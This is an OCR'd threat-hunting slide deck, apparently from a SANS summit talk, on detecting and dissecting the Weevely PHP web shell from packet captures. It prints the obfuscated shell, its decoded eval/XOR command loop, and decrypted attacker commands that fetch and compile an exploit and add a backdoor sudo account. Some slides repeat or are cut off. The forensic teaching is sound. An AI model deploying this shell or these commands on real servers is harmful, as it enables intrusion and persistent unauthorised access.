Hunting and Dissecting Weevely

@kielwadner

https://github.com/kwadner/sans_thir_summit

Who Am I

- Information Security Analyst for Blue Coat Systems
    - Previously, Security Researcher and Software Engineer
- “Red Team” resource
- SANS Technology Institute graduate

GSE, GSEC, GCIA, GCIH, GSNA, GREM, GCPM, GCFE, GNFA

What I Hope You Get From This

- Understand the anomalies
- Common themes in dealing with web shells
- Technical dissection of Weevely

- Accept that I don’t have a graphic designer bone in my body

IOC / TTP are only a hint
Context is the key

Web Shells and Weevely

Why Attacker Might Use Web Shell

- Network connection not always active
- Blend in with existing traffic
- Backup access
- Take advantage of web app vulnerability

Defender Considerations

- Internal vs external facing
  - Production vs “just there”
- Detection via host integrity
- Monitoring internal web traffic?
  - Web flows vs full packet

Potential Tip Offs

Weevely is very talkative

Host integrity

Something else catches the eye

46.654971000 GET /admin.php HTTP/1.1

0.001011000 HTTP/1.1 200 OK

0.**0024**08000 GET /admin.php HTTP/1.1

0.000602000 HTTP/1.1 200 OK

0.**00231**2000 GET /admin.php HTTP/1.1

0.580950000 HTTP/1.1 200 OK (text/html)

```
tshark -r attack.pcap
   -T fields
   -e frame.time_delta_displayed
   -e _ws.col.Info
   "http"
```

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg=e5Bv7gfqENLtNKAb4cl2JzUYkIVmxeS93N&sig2=vheHdCNLIUaPigbDnGgnIS

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547
&ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&us
g=e5Bv7gfqENLtNKAb4cl2JzUYkIVmxeS93N&sig2=vheHdCNLIU
aPigbDnGgnIS

```
tshark -r attack.pcap -T fields
   -e frame.time_delta_displayed
   -e _ws.col.Info
   -e http.accept_language

   | grep admin.php
   | awk -F'\t' '{print $3}'
```

xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8

ur-PK,wa;q=0.0

uk-UA,wa;q=0.5,wo;q=0.7,wa;q=0.8

xh-ZA,ht;q=0.0,ht;q=0.1

xh-ZA,hi;q=0.0

yi-YI,ga;q=0.0

yi-YI,gn;q=0.0

101 Unique Accept-Language Headers

Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3 GTB7.0 (.NET CLR 3.5.30729)

Mozilla/5.0 (compatible; Konqueror/3.5; Linux 2.6.15-1.2054_FC5; X11; i686; en_US) KHTML/3.5.4 (like Gecko)

Opera/10.60 (Windows NT 5.1; U; en-US) Presto/2.6.30 Version/10.60

Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.1) Gecko/20090714 SUSE/3.5.1-1.1 Firefox/3.5.1

Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3 GTB7.0 (.NET CLR 3.5.30729)

Mozilla/5.0 (compatible; Konqueror/3.5; Linux 2.6.15-1.2054_FC5; X11; i686; en_US) KHTML/3.5.4 (like Gecko)

Opera/10.60 (Windows NT 5.1; U; en-US) Presto/2.6.30 Version/10.60

Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.1) Gecko/20090714 SUSE/3.5.1-1.1 Firefox/3.5.1

98 Unique User-Agents

HTTP/1.1 200 OK
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: PHPSESSID=5uskcmctabhc6r15hfkile1fm5; path=/
Pragma: no-cache
Content-Length: 41
Connection: close
Content-Type: text/html

<bed12836>GvlXAgCKgzZiZn0wOQ==</bed12836>

```
<?php
$z='$kh="e%bed1e%";$kf="2e%836";functie%on
xe%($t,$k){e%$c=se%trlene%($k);$le%=strlene%($t);$e%o=e%""
;foe%r($i=0;$ie%<$l;){fore%';
$N='sse%(md5($ie%.$kh)e%,e%0,3));$e%f=$sl($ss(md5(e%$e%i.$
kf),0,e%3));$e%p=e%"";for($z=1;$e%z<coune%t(e%$m[1]e%);$z+
+)$p.=e%$q[$m[e%2';
$w='q);e%e%$q=arre%ay_values(e%$q);preg_mate%ce%h_all("/([
\\we%])[\\we%-
e%]+(?:;qe%=0.([\\d]))?e%,?/"e%,$rae%,$m);ife%e%($qe%&&$';
$r='FERER"e%];e%$ra=e%@$r["e%HTTe%P_ACCEPT_LANGe%UAGE"];ie
%f(e%$rr&&$ra){$e%u=parse%e_ure%l($rr);e%e%parse_str(e%$u[
e%"query"e%],$';
```


… continued

```
<?php
$z='$kh="e%bed1e%";$kf="2e%836";functie%on
xe%($t,$k){e%$c=se%trlene%($k);$le%=strlene%($t);$e%o=e%""
;foe%r($i=0;$ie%<$l;){fore%';
$N='sse%(md5($ie%.$kh)e%,e%0,3));$e%f=$sl($ss(md5(e%$e%i.$
kf),0,e%3));$e%p="";for($z=1;$e%z<coune%t(e%$m[1]e%);$z+
+)$p.=e%q[$m[2][$z]];
$w='q);e%e%$q=arre%ay_values(e%$q);preg_mate%ce%h_all("/([
\\we%])[\\we%
e%]+(?:;qe%=0.([\\d]))?e%;?/ e%;$rae%,$m);if(e%($qe%&&$';
$r='FERER"e%];e%$ra=e%@$r["e%HTTe%P_ACCEPT_LANGe%UAGE"];ie
%f(e%$rr&&$ra){$e%u=parse%e_ure%l($rr);e%e%parse_str(e%$u[
e%"query"e%],$';

… continued
```


Must be able to de-obfuscate itself

```
$b=str_replace('M','','cMreatMeMM_MfuMnction');
```




```
$b = 'create_function';
```

```
$M=str_replace('e%','',$z.$g.$r.$w.$v.$N.$l.$J.$K.$T);
```




Remove 'e%' in strings, and concat together




```
$F = create_function('',$M);
$F();
```

```
$M=str_replace('e%','',$z.$g.$r.$w.$v.$N.$l.$J.$K.$T);
```




Remove 'e%' in strings, and concat together




```
$F = create_function('',$M);
$F();
```

```
$M=str_replace('e%','',$z.$g.$r.$w.$v.$N.$l.$J.$K.$T);
```



Remove 'e%' in strings, and concat together



```
$F = create_function('',$M);
$F();
```

```php
<?php
$kh = "bed1";
$kf = "2836";
```

```
Content-Length: 41
Connection: close
Content-Type: text/html

<bed12836>GvlXAgCKgzZiZn0wOQ==</bed12836>
```

```
$k = $kh . $kf;
ob_start();
@eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
    "/_/",
    "/-/"
) , array(
    "/",
    "+"
) , $ss($s[$i], 0, $e))) , $k)));
$o = ob_get_contents();
ob_end_clean();
$d = base64_encode(x(gzcompress($o) , $k));
print ("<$k>$d</$k>");
```

```
$k = $kh . $kf;
ob_start();
@eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
    "/_/",
    "/-/"
) , array(
    "/",
    "+"
) , $ss($s[$i], 0, $e))) , $k)));
$o = ob_get_contents();
ob_end_clean();
$d = base64_encode(x(gzcompress($o) , $k));
print ("<$k>$d</$k>");
```

Crypt function

```php
$k = $kh . $kf;
ob_start();
@eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
      "/_/",
      "/-/"
) , array(
      "/",
      "+"
) , $ss($s[$i], 0, $e))) , $k)));
$o = ob_get_contents();
ob_end_clean();
$d = base64_encode(x(gzcompress($o) , $k));
print ("<$k>$d</$k>");
```

```
$k = $kh . $kf;
ob_start();
@eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
    "/_/",
    "/-/"
) , array(
    "/",
    "+"
) , $ss($s[$i],
$o = ob_get_con
ob_end_clean();
$d = base64_encode(x(gzcompress($o) , $k));
print ("<$k>$d</$k>");
```

Crypt function

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg=e5Bv7gfqENLtNKAb4cl2JzUYkIVmxeS93N&sig2=vheHdCNLIUaPigbDnGgnIS

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg=e5Bv7gfqENLtNKAb4cl2JzUYkIVmxeS93N&sig2=vheHdCNLIUaPigbDnGgnIS

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg=e5Bv7gfqENLtNKAb4cl2JzUYklVmxeS93N&sig2=vheHdCNLIUaPigbDnGgnIS

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)
Connection: close

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&
ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg
=e5Bv7gfqENLtNKAb4cl2JzUYklVmxeS93N&sig2=vheHdCNLIUa
PigbDhGghIS

Referer:
http://www.google.cf/url?sa=t&rct=j&q=168&source=web&cd=547&
ved=250GvkvfP&url=168&ei=zw5AZRV9aB4ow1NnWQZwc6&usg
=e5Bv7gfqENLtNKAb4cl2JzUYklVmxeS93N&sig2=vheHdCNLIUa
PIgbDhGghIS


250GvkvfPzw5AZRV9aB4ow1NnWQZwc6
e5Bv7gfqENLtNKAb4cl2JzUYklVmxeS93N

Encrypted command to be executed...

```php
function crypt($text, $key)
{
    $key_len = strlen($key);
    $text_len = strlen($text);
    $o = "";
    for ($i = 0; $i < $text_len;) {
        for ($j = 0; ($j < $key_len && $i < $text_len); $j++, $i++) {
            $o.= $text{$i} ^ $key{$j};
        }
    }
    return $o;
}
```

```php
function crypt($text, $key)
{
    $key_len = strlen($key);
    $text_len = strlen($text);
    $o = "";
    for ($i = 0; $i < $text_len;) {
        for ($j = 0; ($j < $key_len && $i < $text_len); $j++, $i++) {
            $o.= $text{$i} ^ $key{$j};
        }
    }
    return $o;
}
```

XOR


$k = $kh . $kf;
ob_start();
@eval(@gzuncompress(@x(@base64_decode(preg_replace(array(
"/_/",
"/-/"
) , array(
"/",
"+"
) , $ss($s[$i], 0, $e))) , $k)));
$o = ob_get_con
ob_end_clean();
$d = base64_encode(x(gzcompress($o) , $k));
print ("<$k>$d</$k>");
Crypt function
Crypt function

GET /admin.php HTTP/1.1

Accept-Encoding: identity
Accept-Language: xh-ZA,sa;q=0.5,se;q=0.7,sm;q=0.8
Host: 192.168.226.133
Accept: application/xml,application/xhtml+xml;0.9,text/plain;0.7,*/*
User-Agent: Opera/9.21 (Windows NT 6.0; U; en)

```
$sessid = $lang_matches[1][0] . $lang_matches[1][1];
$cmd_header = strtolower(substr(md5($sessid . $key_h) , 0, 3));
$cmd_footer = strtolower(substr(md5($sessid . $key_f) , 0, 3));
```

Putting together

GET /admin.php HTTP/1.1

Part 1

Accept-Language: wa-WA,yi;q=0.0
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; es-MX; rv:1.9.1.2) Gecko/20090729 Firefox/3.5.2 (.NET CLR 3.5.30729)

Referer: http://192.168.226.133/admin.php?pLZ=63bGvlx_XM2sBZyZaSeQhLHNnmMpWU

GET /admin.php HTTP/1.1

Part 2

Accept-Language: wa-WA,yo;q=0.0,yo;q=0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0 ; x64; en-US; rv:1.9.1b2pre) Gecko/20081026 Firefox/3.1b2pre

Cookie: PHPSESSID=3j9isollsgtk5ps6q47erad756
Referer:
http://192.168.226.133/?SR=h2zxK4Wd1IyIamJ3dytl-9EAoQKOE-&BR=EYSGsOuQBqTUo8TiRJayGqodRSGtV0

GET /admin.php HTTP/1.1

Accept-Language: wa-WA,yo;q=0.0,yo;q=0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0 ; x64; en-US; rv:1.9.1b2pre) Gecko/20081026 Firefox/3.1b2pre

Cookie: **PHPSESSID=3j9isollsgtk5ps6q47erad756**
Referer: http://192.168.226.133/?SR=h2zxK4Wd1IyIamJ3dytl-9EAoQKOE-&BR=EYSGsOuQBqTUo8TiRJayGqodRSGtV0

GET /admin.php HTTP/1.1

Part 3

Accept-Language: wa-WA,yo;q=0.0,yi;q=0.1

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_5; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13

Cookie: PHPSESSID=3j9isollsgtk5ps6q47erad756
Referer: http://192.168.226.133/admin.php?zA=1ihsDP6dAM0NDgauOq1Fp-jJOB6sgN&ea=S5gaj2DEvDCkg_63zUILxed828

63bGvlx_XM2sBZyZaSeQhLHNnmMpWU

h2zxK4Wd1IyIamJ3dytl-9EAoQKOE-
EYSGsOuQBqTUo8TiRJayGqodRSGtV0

1ihsDP6dAM0NDgauOq1Fp-
jJOB6sgNS5gaj2DEvDCkg_63zUILxed828

63bGvlx_XM2sBZyZaSeQhLHNnmMpWUh2zxK4Wd1IyIamJ3dytl-9EAoQKOE-EYSGsOuQBqTUo8TiRJayGqodRSGtV01ihsDP6dAM0NDgauOq1Fp-jJOB6sgNS5gaj2DEvDCkg_63zUILxed828

```
chdir('/var/www/html');
@system('wget https://www.exploit-db.com/download/37292 -O /tmp/utils.c 2>&1');
```


951Gvkv_3rxH-Qyskt6HuocGU2yqxn79WLh1hNMnx4Wevu3NSt-fG7jGatItB4f8f8ftC4y4f9_0R16vM0oMK0wNjfTcsQbf0xpSbaSeuztohzayTIX

```
chdir('/var/www/html');
@system('gcc /tmp/utils.c -o /tmp/utils 2>&1');
```

Encrypted command omitted for space...

```
chdir('/tmp');
@system('echo "useradd apache -u 51 -g
33 -s /bin/bash -m -d /var/apache &&
echo apache:Ube0wned | chpasswd && echo
\'apache ALL=(ALL:ALL) ALL\' >>
/etc/sudoers" | ./utils 2>&1');
```

Dissect the tools and techniques you hunt and respond to



Context is key

https://github.com/kwadner/sans_thir_summit

- PCAP of attack traffic
- All tshark commands
- Weevely attacker command history
- PHP web shell (original & decoded)
- Python scripts to decrypt C2 channel traffic
- Notes to duplicate the process

Questions?

@kielwadner

https://github.com/kwadner/sans_thir_summit